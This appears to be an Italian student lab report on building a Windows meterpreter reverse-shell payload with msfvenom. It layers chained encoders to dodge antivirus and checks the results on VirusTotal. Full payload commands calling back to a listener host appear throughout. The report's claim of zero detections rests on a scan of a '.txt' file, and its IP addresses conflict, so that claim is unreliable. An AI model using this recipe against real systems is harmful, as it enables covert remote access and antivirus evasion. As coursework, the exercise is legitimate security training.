

# **LABORATORIO 3 FEBBRAIO 2025 S9-L1**

## **Esercizio di Oggi: Creazione di un Malware con Msfvenom**

Obiettivo dell'Esercizio: L'esercizio di oggi consiste nel creare un malware utilizzando msfvenom che sia meno rilevabile rispetto al malware analizzato durante la lezione.

### **Passaggi da Seguire**

1. Preparazione dell'Ambiente Assicuratevi di avere un ambiente di lavoro sicuro e isolato, preferibilmente una macchina virtuale, per evitare danni al sistema principale.
2. Utilizzo di msfvenom per generare il malware.
3. Migliorare la Non Rilevabilità.
4. Test del Malware una volta generato.
5. Analisi dei Risultati: Confronta i risultati del tuo malware con quelli analizzati durante la lezione. Valuta le differenze in termini di rilevabilità e discuti le possibili migliorie.

### **Conclusione**


L'obiettivo di questo esercizio è non solo creare un malware funzionale, ma anche sviluppare la capacità di migliorare la non rilevabilità. Questo tipo di pratica è essenziale per comprendere meglio le tecniche utilizzate sia dagli attaccanti che dai difensori nel campo della sicurezza informatica.

## Svolgimento:

Una volta avviata la macchina virtuale Kali, procediamo inserendo dal terminale il comando trovato nelle slide.

```
"msfvenom -p windows/meterpreter/reverse_tcp  
LHOST=192.168.1.23 LPORT=5959 -a x86 --platform windows -e  
x86/shikata_ga_nai -i 100 -f raw | msfvenom -a x86 --platform  
windows -e x86/countdown -i 200 -f raw | msfvenom -a x86 --  
platform windows -e x86/shikata_ga_nai -i 138 -o  
polimorficomm.exe"
```

Cambiamo l' LHOST inserendo l'indirizzo IP della macchina Kali  
192.168.1.5



```
[kali@kali]~$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.45 LPORT=5959 -a x86 --platform window  
s -e x86/shikata_ga_nai -i 100 -f raw | msfvenom -a x86 --platform windows -e x86/countdown -i 200 -f  
raw | msfvenom -a x86 --platform windows -e x86/shikata_ga_nai -i 138 -o polimorficomm.exe  
Attempting to read payload from STDIN...  
Attempting to read payload from STDIN...  
Found 1 compatible encoders  
Attempting to encode payload with 100 iterations of x86/shikata_ga_nai  
x86/shikata_ga_nai succeeded with size 381 (iteration=0)  
x86/shikata_ga_nai succeeded with size 408 (iteration=1)  
x86/shikata_ga_nai succeeded with size 435 (iteration=2)  
x86/shikata_ga_nai succeeded with size 462 (iteration=3)  
x86/shikata_ga_nai succeeded with size 489 (iteration=4)  
x86/shikata_ga_nai succeeded with size 516 (iteration=5)  
x86/shikata_ga_nai succeeded with size 543 (iteration=6)  
x86/shikata_ga_nai succeeded with size 570 (iteration=7)  
x86/shikata_ga_nai succeeded with size 597 (iteration=8)  
x86/shikata_ga_nai succeeded with size 624 (iteration=9)  
x86/shikata_ga_nai succeeded with size 651 (iteration=10)  
x86/shikata_ga_nai succeeded with size 678 (iteration=11)  
x86/shikata_ga_nai succeeded with size 705 (iteration=12)  
x86/shikata_ga_nai succeeded with size 732 (iteration=13)  
x86/shikata_ga_nai succeeded with size 759 (iteration=14)  
x86/shikata_ga_nai succeeded with size 786 (iteration=15)  
x86/shikata_ga_nai succeeded with size 813 (iteration=16)  
x86/shikata_ga_nai succeeded with size 840 (iteration=17)  
x86/shikata_ga_nai succeeded with size 867 (iteration=18)  
x86/shikata_ga_nai succeeded with size 894 (iteration=19)  
x86/shikata_ga_nai succeeded with size 921 (iteration=20)  
x86/shikata_ga_nai succeeded with size 948 (iteration=21)  
x86/shikata_ga_nai succeeded with size 975 (iteration=22)  
x86/shikata_ga_nai succeeded with size 1002 (iteration=23)  
x86/shikata_ga_nai succeeded with size 1029 (iteration=24)  
x86/shikata_ga_nai succeeded with size 1058 (iteration=25)  
x86/shikata_ga_nai succeeded with size 1087 (iteration=26)
```

A questo punto abbiamo creato il file **polimorficomm.exe**

Andiamo a caricarlo e a verificarlo sul sito [www.virustotal.com](http://www.virustotal.com)  
che serve a controllare i file per capire se siano potenziali  
malware oppure file legittimi.



# VIRUSTOTAL

Analyse suspicious files, domains, IPs and URLs to detect malware and other breaches, automatically share them with the security community.

FILE

URL

SEARCH



polimorficomm.exe ×

Max size 650MB

Confirm upload

By submitting data above, you are agreeing to our [Terms of Service](#) and [Privacy Notice](#), and to the **sharing of your Sample submission with the security community**. Please do not submit any personal information; we are not responsible for the contents of your submission. [Learn more](#).

Want to automate submissions? [Check our API](#), or access your [API key](#).

VirusTotal - File - 0d3c1b: ×

https://www.virustotal.com/gui/file/0d3c1b571e022b25abefd173bd612ff3ca819e71777aac07cbe987068ec3e770d 90%

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

0d3c1b571e022b25abefd173bd612ff3ca819e71777aac07cbe987068ec3e770d Sign in Sign up

10  
/ 60  
Community Score

10/60 security vendors flagged this file as malicious

Reanalyze Similar More

0d3c1b571e022b25abefd173bd612ff3ca819e71777aac07cbe987068ec3e770d  
polimorficomm.exe  
Size 10.55 KB  
Last Analysis Date a moment ago

DETECTION

DETAILS

COMMUNITY

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label metacoder/shikata Family labels metacoder shikata

Security vendors' analysis Do you want to automate checks?

ALYac	Exploit.Metacoder.Shikata.Gen	Arcabit	Exploit.Metacoder.Shikata.Gen
BitDefender	Exploit.Metacoder.Shikata.Gen	CTX	Unknown.exploit-kit.metacoder
Emsisoft	Exploit.Metacoder.Shikata.Gen (B)	eScan	Exploit.Metacoder.Shikata.Gen
Fortinet	Data/Shikata.Altr	GData	Exploit.Metacoder.Shikata.Gen
Trellix (HX)	Exploit.Metacoder.Shikata.Gen	VIPRE	Exploit.Metacoder.Shikata.Gen
Acronis (Static ML)	Undetected	AhnLab-V3	Undetected
AllCloud	Undetected	Antiy-AVL	Undetected

Il sito effettua un controllo tramite 60 antivirus per controllarlo e nel nostro caso 10 di questi riconoscono il file come maligno.

Per renderlo meno rilevabile dobbiamo quindi cambiare gli encoders e metterne altri meno conosciuti e riconoscibili.

Possiamo anche modificare le iterazioni per far sì che gli antivirus non lo rilevino.

Per vedere gli encoders disponibili possiamo utilizzare il comando: **msfvenom -l encoders**


```
L-$ msfvenom -l encoders
python
Framework Encoders [--encoder <value>]

Name                               Rank    Description
-----
cmd/base64                         good    Base64 Command Encoder
cmd/brace                         low     Bash Brace Expansion Command Encoder
cmd/echo                         good    Echo Command Encoder
cmd/generic_sh                   manual  Generic Shell Variable Substitution Command Encoder
cmd/ifs                          low     Bourne ${IFS} Substitution Command Encoder
cmd/perl                         normal  Perl Command Encoder
cmd/powershell_base64           excellent Powershell Base64 Command Encoder
cmd/printf_php_mq               manual  printf(1) via PHP magic_quotes Utility Command Encoder
generic/eicar                   manual  The EICAR Encoder
generic/none                    normal  The "none" Encoder
mipsbe/byte_xori                normal  Byte XORi Encoder
mipsbe/longxor                  normal  XOR Encoder
mipsle/byte_xori                normal  Byte XORi Encoder
mipsle/longxor                  normal  XOR Encoder
php/base64                      great   PHP Base64 Encoder
php/hex                         great   PHP Hex Encoder
php/minify                      great   PHP Minify Encoder
ppc/longxor                     normal  PPC LongXOR Encoder
ppc/longxor_tag                 normal  PPC LongXOR Encoder
ruby/base64                     great   Ruby Base64 Encoder
sparc/longxor_tag               normal  SPARC DWORD XOR Encoder
x64/xor                         normal  XOR Encoder
x64/xor_context                 normal  Hostname-based Context Keyed Payload Encoder
x64/xor_dynamic                 normal  Dynamic key XOR Encoder
x64/zutto_dekiru                manual  Zutto Dekiru
x86/add_sub                     manual  Add/Sub Encoder
x86/alpha_mixed                 low     Alpha2 Alphanumeric Mixedcase Encoder
x86/alpha_upper                 low     Alpha2 Alphanumeric Uppercase Encoder
x86/avoid_underscore_tolower    manual  Avoid underscore/tolower
x86/avoid_utf8_tolower          manual  Avoid UTF8/tolower
x86/bloxor                      manual  BloXor - A Metamorphic Block Based XOR Encoder
x86/bmp_polyglot                manual  BMP Polyglot
x86/call4_dword_xor             normal  Call+4 Dword XOR Encoder
x86/context_cpuid               manual  CPUID-based Context Keyed Payload Encoder
x86/context_stat                manual  stat(2)-based Context Keyed Payload Encoder
x86/context_time                manual  time(2)-based Context Keyed Payload Encoder
x86/countdown                   normal  Single-byte XOR Countdown Encoder
x86/fnstenv_mov                 normal  Variable-length Fnstenv/mov Dword XOR Encoder
x86/jmp_call_xor_additive        normal  Jump/Call XOR Additive Feedback Encoder
x86/nonalpha                    low     Non-Alpha Encoder
x86/nonupper                    low     Non-Upper Encoder
x86/opt_sub                     manual  Sub Encoder (optimised)
x86/service                     manual  Register Service
x86/shikata_ga_nai              excellent Polymorphic XOR Additive Feedback Encoder
x86/single_static_bit           manual  Single Static Bit
```

Effettiamo varie prove e successivamente aumentiamo a 200 le iterazioni di tutti e 3 gli encoder e cambiamo l'encoder x86/countdown con quello x86/xor\_dynamic

```
(kali㉿kali)-[~]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.23 LPORT=5959 -a x86 --platform windows -e x86/shikata_ga_nai -i 200 -f raw | msfvenom -a x86 --platform windows -e x86/xor_dynamic -i 200 -f raw | msfvenom -a x86 --platform windows -e x86/shikata_ga_nai -i 200 -o polimorficomm.exe
Attempting to read payload from STDIN...
Attempting to read payload from STDIN...
Found 1 compatible encoders
Attempting to encode payload with 200 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai succeeded with size 408 (iteration=1)
x86/shikata_ga_nai succeeded with size 435 (iteration=2)
x86/shikata_ga_nai succeeded with size 462 (iteration=3)
x86/shikata_ga_nai succeeded with size 489 (iteration=4)
x86/shikata_ga_nai succeeded with size 516 (iteration=5)
x86/shikata_ga_nai succeeded with size 543 (iteration=6)
x86/shikata_ga_nai succeeded with size 570 (iteration=7)
```

Procediamo alla verifica e vediamo che nessun antivirus segnala questo file come malevolo quindi abbiamo aggirato l'antivirus modificando iterazioni e malware.



The screenshot shows the VirusTotal analysis interface for the file `polimorficomm.txt` (SHA256: 005a6040289dd519a4acda7b9059fa06e60404383a50e4b694db53d88deab8e). The file size is 30.17 KB and it was analyzed a moment ago. The interface shows that no security vendors flagged this file as malicious. Below this, there is a table titled "Security vendors' analysis" showing results from 16 different vendors, all of which are "Undetected".

Security vendors' analysis		Do you want to automate checks?	
Acronis (Static ML)	Undetected	AhnLab-V3	Undetected
AlCloud	Undetected	ALYac	Undetected
Antiy-AVL	Undetected	Arcabit	Undetected
Avast	Undetected	AVG	Undetected
Avira (no cloud)	Undetected	Baidu	Undetected
BitDefender	Undetected	Bkav Pro	Undetected
ClamAV	Undetected	CMC	Undetected